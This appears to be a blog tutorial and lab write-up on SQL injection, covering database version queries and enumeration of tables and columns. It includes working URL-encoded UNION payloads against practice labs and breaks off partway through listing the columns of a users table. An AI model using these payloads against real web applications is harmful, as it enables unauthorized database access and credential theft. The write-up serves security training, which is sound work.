SQLi Examining The Database
· Matthew Crum
When exploiting SQLi vulnerabilities it is often necessary to gather information about the database itself. This includes the type and version of the software and the contents of the database in terms of which tables and columns it contains.
Different databases provide different ways to query their version. An attacker often needs to try different queries to find one that works allowing them to infer the type of database software in use
Some queries used to determine the database and version for popular database types include:
Microsoft MYSQL SELECT @@version
Oracle SELECT * FROM v$version
PostgreSQL SELECT version ()
Most database types, with the exception of Oracle, have a set of views called the information schema which provide information about the database. You can query FROM information_schema.tables in a SELECT query.
SELECT * FROM information_schema.tables
The above query will output a list of table names which can then be used to query FROM information_schema.columns to list column names for that individual table.
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
This should output the columns in the specified table, Users in this case, and the data type of each column.
On Oracle you can obtain the same information with slightly different queries for example you can query all_tables to list all of the tables.
SELECT * FROM all_tables
Then once you have the tables names you can list the columns from the specified tables by querying all_tab_columns. For example to query the columns in the USERS table:
SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
Labs
SQLi Attack, Querying The Database Type And Version On Oracle



I can modify the category parameter to contain a query that determines the number of columns being returned by the query and which of those contain text data.I know from the challenge and hint that this is an Oracle database, and on Oracle databases every SELECT statement must specify a table to *SELECT FROM. Oracle has a built in table called dual which can be used for SQLi purposes. 'abc','def' is the text that will be returned in the respective columns from my query and since this is a GET request my query must be URL Encoded.
Accessories'+UNION+SELECT+'abc','def'+FROM+dual--
I can see from the applications response that two columns are returned and both contain text data.
Now I just need to modify the query to SELECT the BANNER column FROM the v$version table. NULL is used to match the number of columns the web application expects to return.
Accessories'+UNION+SELECT+BANNER,+NULL+FROM+v$version--

The query then returns all of the data in the v$version table of the oracle database in the web applications response verifying that this is indeed an Oracle database.
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

NLSRTL Version 11.2.0.2.0 - Production

TNS for Linux: Version 11.2.0.2.0 - Production

CORE 11.2.0.2.0 - Production 

Triggering that response from the web application solves the challenge.

SQL Injection Attack, Querying The Database Type And Version On MySQL and Microsoft
Like the previous lab I can modify the Category parameter to include a query that will verify the number of columns the web application expects is two. Since it is a MySQL database this time the syntax will be different having no need for the FROM portion of the previous query and using the crunch symbol # to comment out any further portions of the query instead of a double hyphen --. Once again since this is a GET request I will need to url encode the spaces in the payload with plus signs +.
Accessories'+UNION+SELECT+'abc','def'#
Once again the web applications response verifies that there are two columns.

Now I just need to modify the query to use the @@version MySQL system variable to display the version information in the first column and represent the second column with NULL

Accessories'+UNION+SELECT+@@version,+NULL#

The web applications response then displays the version information, 8.0.33-0ubuntu0.20.04.4, in the response solving the labs challenge.

SQL Injection Attack, Listing The Database Contents On Non-Oracle Databases

For this quest I’m going to send the request to the repeater as I’ll likely need to send several queries to solve the challenge.


Since I know from the challenge title that this is a non-Oracle database I will attempt to modify the Category parameter to query the information_schema.tables view. I know from the challenge description I’ll be using a UNION attack and the previous labs would lead me to believe the database still has two columns which I will represent with table_name and NULL. Since this is also a GET request I’ll need to again url encode my query.
Pets'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--

This query returns many, many tables in the response.



Within those results is a table called users_gbcwql which likely contains data on all the user credentials.

With the table name I can now query the information_schema.columns view WHERE the table_name='users_gbcwql.
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_gbcwql'--
This query results in 2 column names:
password_ixmxrm
